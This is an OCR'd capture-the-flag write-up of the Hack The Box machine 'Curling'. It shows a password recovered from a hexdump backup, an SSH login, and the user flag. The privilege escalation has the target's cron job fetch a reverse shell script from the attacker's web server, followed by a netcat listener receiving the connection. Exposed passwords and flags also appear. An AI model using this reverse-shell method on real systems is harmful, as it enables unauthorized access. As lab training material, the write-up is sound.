Show on map
Text Encoding Brute Force
Recipe
Input
Output
STEP
BAKE!
Auto Bake

Recipe:

From Hexdump

Bzip2 Decompress
□ Use low-memory, slower decompression algorithm

Gunzip

Bzip2 Decompress
□ Use low-memory, slower decompression algorithm

Untar

Detect File Type
☑ Images ☑ Video
☑ Audio ☑ Documents


☑ Auto Bake

Input (length: 1076, lines: 17):

```
00000000: 425a 6839 3141 5926 5359 819b bb48 0000
BZh91AY&SY...H..
00000010: 17ff fffc 41cf 05f9 5029 6176 61cc 3a34
....A...P)ava.:4
00000020: 4edc cccc 6e11 5400 23ab 4025 f802 1960
N...n.T.#.@%...`
00000030: 2018 0ca0 0092 1c7a 8340 0000 0000 0000
......z.@......
00000040: 0680 6988 3468 6469 89a6 d439 ea68 c800
..i.4hdi...9.h..
00000050: 000f 51a0 0064 681a 069e a190 0000 0034
..Q..dh........4
00000060: 6900 0781 3501 6e18 c2d7 8c98 874a 13a0
i...5.n......J..
```


Output (time: 111ms, length: 19, lines: 2):

```
1 file(s) found

password.txt                19 bytes

5d<wdCbdZu)|hChXll
```



```
shashhh10@kali:~$ ssh floris@10.10.10.150
The authenticity of host '10.10.10.150 (10.10.10.150)' can't be established.
ECDSA key fingerprint is SHA256:o1Cqn+GlxiPRiKhany4ZMStLp3t9ePE9GjscsUsEjWM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.10.150' (ECDSA) to the list of known hosts.
floris@10.10.10.150's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-22-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri May 22 02:17:18 UTC 2020

  System load:  0.0               Processes:            168
  Usage of /:   46.4% of 9.78GB   Users logged in:      0
  Memory usage: 25%               IP address for ens33: 10.10.10.150
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.


Last login: Mon May 28 17:00:48 2018 from 192.168.1.71
floris@curling:~$ id
uid=1000(floris) gid=1004(floris) groups=1004(floris)
floris@curling:~$ cd home
-bash: cd: home: No such file or directory
floris@curling:~$ ls
admin-area  password_backup  user.txt
floris@curling:~$ cat user.txt
65dd1df0713b40d88ead98cf11b8530b
floris@curling:~$ 
```

5. The report contains the source of the main page website. To perform privilege escalation copied the reverse shell script to the apache web server and started it on the web machine. The vulnerable machine ran a cron job which kept refreshing the page. This basically gave me a reverse shell and got the root.txt file.


Mozilla Firefox
floris@curling: ~/a...
shashhh10@kali: ~
Pictures - File Mana...
10:34 PM
floris@curling: ~/admin-area
File Actions Edit View Help
shashhh10@ka...uite/linPEAS
floris@curling: ~/admin-area
shashhh10@kali: ~
File Actions Edit View Help

```
                                        <a href="/index.php/componen
t/users/?view=reset&amp;Itemid=101">
                                        Forgot your password?</a>
                                </li>
                        </ul>
                <input type="hidden" name="option" value="com_users"
 />
                <input type="hidden" name="task" value="user.login"
/>
                <input type="hidden" name="return" value="aHR0cDovLz
EyNy4wLjAuMS8=" />
                <input type="hidden" name="8060c3ec2c56faf1df45e51c0
02d1563" value="1" />   </div>
        </form>
</div>
                                                <!—— End Right Sideb
ar —>
                                        </div>
                                                        </div>
                </div>
        </div>
        <!—— Footer —>
        <footer class="footer" role="contentinfo">
                <div class="container">
                        <hr />

                        <p class="pull-right">
                                <a href="#top" id="back-top">
                                        Back to Top                 <
/a>
                        </p>
                        <p>
                                &copy; 2020 Cewl Curling site!      <
/p>
                </div>
        </footer>

</body>
      <!—— secret.txt —>
</html>
floris@curling:~/admin-area$ nano input
floris@curling:~/admin-area$ cat report
82c198ab6fc5365fdc6da2ee5c26064a
floris@curling:~/admin-area$ root
```

```
cwords.txt                Public
Desktop                   rockyou.txt
directory-list-1.0.txt    shell1.php
Documents                 shell.aspx
Downloads                 shell.jsp
hydra.restore             shell.php
id_rsa                    shell.py
id_rsa.pub                ssh
met.exe                   suggester.sh
Music                     Templates
nel.c                     uploadscript.php
p.hash                    USB-Rubber-Ducky
php-reverse-shell-1.0     Videos
root@kali:/home/shashhh10# cp /home/shashhh10/shell1.php /var/www/html
/
root@kali:/home/shashhh10# ls -lah /var/www/html
total 112K
drwxr-xr-x 2 root root 4.0K May 21 22:25 .
drwxr-xr-x 3 root root 4.0K May  9 20:52 ..
-rw-r--r-- 1 root root  11K May  9 21:02 index.html
-rw-r--r-- 1 root root  612 May  9 20:58 index.nginx-debian.html
-rw-r--r-- 1 root root  73K May 20 23:55 met.exe
-rwx------ 1 root root 5.4K May 21 22:25 shell1.php
-rw-r--r-- 1 root root 1.5K May 20 21:49 shell.jsp
root@kali:/home/shashhh10# service apache2 start
root@kali:/home/shashhh10# nc -nvlp 1234
listening on [any] 1234 ...
^C
root@kali:/home/shashhh10# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.40] from (UNKNOWN) [10.10.10.150] 55988
Linux curling 4.15.0-22-generic #24-Ubuntu SMP Wed May 16 12:15:17 UTC
 2018 x86_64 x86_64 x86_64 GNU/Linux
 02:28:01 up 21:07,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
floris   pts/0    10.10.14.40      02:17    0.00s  0.06s  0.06s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (1265): Inappropriate ioctl fo
r device
bash: no job control in this shell
www-data@curling:/$ ^C
root@kali:/home/shashhh10# nc -nvlp 1234
listening on [any] 1234 ...
^C
root@kali:/home/shashhh10# 
```

-----------------------------*End-of-HTB*-------------------------------